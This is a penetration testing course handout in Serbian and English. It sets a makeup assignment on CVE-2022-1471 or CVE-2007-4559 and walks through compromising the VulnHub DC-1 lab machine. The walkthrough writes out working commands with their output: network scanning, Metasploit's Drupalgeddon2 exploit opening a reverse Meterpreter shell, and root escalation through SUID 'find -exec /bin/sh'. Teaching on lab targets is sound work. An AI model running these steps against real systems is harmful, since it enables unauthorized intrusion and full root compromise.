

PENETRATION TESTING

GET TO THE ROOT!

ZADATAK ZA NADOKNADU IZGUBLJENIH BODOVA

Svaki student koji želi da nadoknadi do 5 izgubljenih bodova treba da uradi sledeće:

1. Podigne server sa ranjivom web aplikacijom, možete birati jednu od ove dve ranjivosti:
 - a. [CVE-2022-1471](#) (u ovom slučaju ćete morati koristiti Java programski jezik I verziju SnakeYAML biblioteke koja je ranjiva)
 - b. [CVE-2007-4559](#) (tehnologija po izboru, preporuka moja je da bude Python)
2. Hakujete vaš ranjivi web server i priložite writeup sa detaljnim objašnjenjem kako ste to odradili

Serverska aplikacija ne mora biti ništa spektakularno, dovoljno je da imate jedan ranjivi endpoint I najjednostavniji mogući frontend deo sa jednom jednostavnom submission formom (tehnologija po izboru).

Kao pomoć pri izradi ovog zadatka u sekciji /files/dodatni_zadatak priložena su 2 writeup-a koja rešavaju HTB challenge koji se bave prethodno pomenutim ranjivostima. Dodatno, za CVE-2022-1471 (jer je nešto složeniji) dodat je još jedan dodatni writeup kao i video material koji se bavi eksploatacijom ove ranjivosti.

U nastavku ovog dokumenta, kao fakultativni material, dato je detaljno uputstvo kako bi tekao jedan penetration test. Na sličan način koncipirani su i dodatni materijali pa gledajte ovo kao na dodatni material.

Na kraju, toplo vam preporučujemo da nastavite dalje usavršavanje u ovoj oblasti na nekoj od platformi namenjenih za to, preporuka je da se počne sa TryHackMe (<https://tryhackme.com/>) platformom gde bi se popunile neke eventualne rupe u znanju, nakon toga, HTB je idealno mesto za usavršavanje u svim domenima sajber bezbednosti. Takođe, koga zanima isključivo web penetration testing, PortSwigger akademija (<https://portswigger.net/>) može biti parvo mesto za njega!

PREREQUISITES FOR THE NEXT EXERCISE

- Kali Linux or ParrotOS up and running (<https://www.kali.org/>)
- Vulnerable box DC-1:1 up and running (<https://www.vulnhub.com/entry/dc-1-1,292/>)

TUTORIAL – STEP BY STEP

1. Scan the network to find the target (you can use **netdiscover**)


```
Applications ▾ Places ▾ Terminal ▾ Mon 15:49 1 [Speaker Icon] [Power Icon]
root@kali: ~
File Edit View Search Terminal Help
Currently scanning: 172.16.87.0/16 | Screen View: Unique Hosts
73 Captured ARP Req/Rep packets, from 4 hosts. Total size: 4380
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.255.1 00:50:56:8c:00:08    66    3960 VMware, Inc.
192.168.255.2 00:50:56:8c:00:43     5     300 VMware, Inc.
192.168.255.134 00:50:56:8c:00:07     1      60 VMware, Inc.
192.168.255.254 00:50:56:8c:00:4d     1      60 VMware, Inc.
```

2. Our target is **192.168.255.134**
3. Scan the target (you can use **nmap -sV 192.168.255.134**)

```
root@kali:~# nmap -sV 192.168.255.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-08 15:52 EDT
Nmap scan report for 192.168.255.134
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 00:0C:29:E8:C7:02 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
root@kali:~#
```

4. The **nmap** output shows that there are three ports open: 22(SSH), 80(HTTP) and 111(RPC)
5. Since port 80 is open try to open IP in a browser



6. You can notice that the server is running Drupal CMS.
7. Hmm...CMS...There must be some exploit that you can use. Try RCE called Drupalgeddon (<https://blog.rapid7.com/2018/04/27/drupalgeddon-vulnerability-what-is-it-are-you-impacted/>)
8. You can run the exploit using Metasploit (<https://metasploit.help.rapid7.com/docs>) on the target machine and successfully able to get a reverse shell

```
msf5> use exploit/unix/webapp/drupal_drupalgeddon2
```

```
msf5> set rhosts 192.168.255.134
```

```
msf5> exploit
```

```
Terminal
File Edit View Search Terminal Help
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.255.134
rhosts => 192.168.255.134
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.255.135:4444
[*] Drupal 7 targeted at http://192.168.255.134/
[-] Could not determine Drupal patch level
[*] Sending stage (38247 bytes) to 192.168.255.134
[*] Meterpreter session 1 opened (192.168.255.135:4444 -> 192.168.255.134:56066)
    at 2019-04-08 16:49:10 -0400

meterpreter > sysinfo
Computer      : DC-1
OS            : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter   : php/linux
meterpreter > shell
Process 3467 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -user root -perm -4000 -type f 2>/dev/null
find / -user root -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

9. After you get a reverse shell you can spawn a TTY (TeleTYpewriter) shell – here are some examples:
<https://netsec.ws/?p=337>
10. Then you have to find files with SUID permission (<https://www.linux.com/blog/what-suid-and-how-set-suid-linuxunix>) on the server

```
find / -user root -perm -4000 -type f 2>/dev/null
```

You are trying to find files on the whole drive (**find /**) only owned by user named root (**-user root**) with SUID permission (**-perm -4000**) where the type of the file is regular (**-type f**) and suppress the error message by dumping it to the black hole (stderr 2 to /dev/null)

11. As **find** command has SUID bit set, you can execute the command as **root** user. Create one file (**touch** <file_name>) and use **find** command to check if it is executing the commands as root user. The reason for creating one file is so that you can use find command with it only once.
12. After executing the command **whoami** (<https://en.wikipedia.org/wiki/Whoami>), you can find that you can run commands as root user. Now you can execute **/bin/bash** using find command and spawn a shell as the root user.
13. Now go to the **/root** directory and find a file called "thefinalflag.txt".

```
www-data@DC-1:/var/www$ touch amiinorwhat
touch amiinorwhat
www-data@DC-1:/var/www$ find amiinorwhat -exec "whoami" \;
find amiinorwhat -exec "whoami" \;
root
www-data@DC-1:/var/www$ find amiinorwhat -exec "/bin/sh" \;
find amiinorwhat -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

14. YAY! You did it!

ENTER THE NEW WORLD OF HACKING

1. Visit the <https://www.hackthebox.eu>
2. Make an account :D
3. Start by doing easy challenges, the best pathway is to purchase a VIP membership and start doing easy retired challenges. IPPSEC is your friend! :D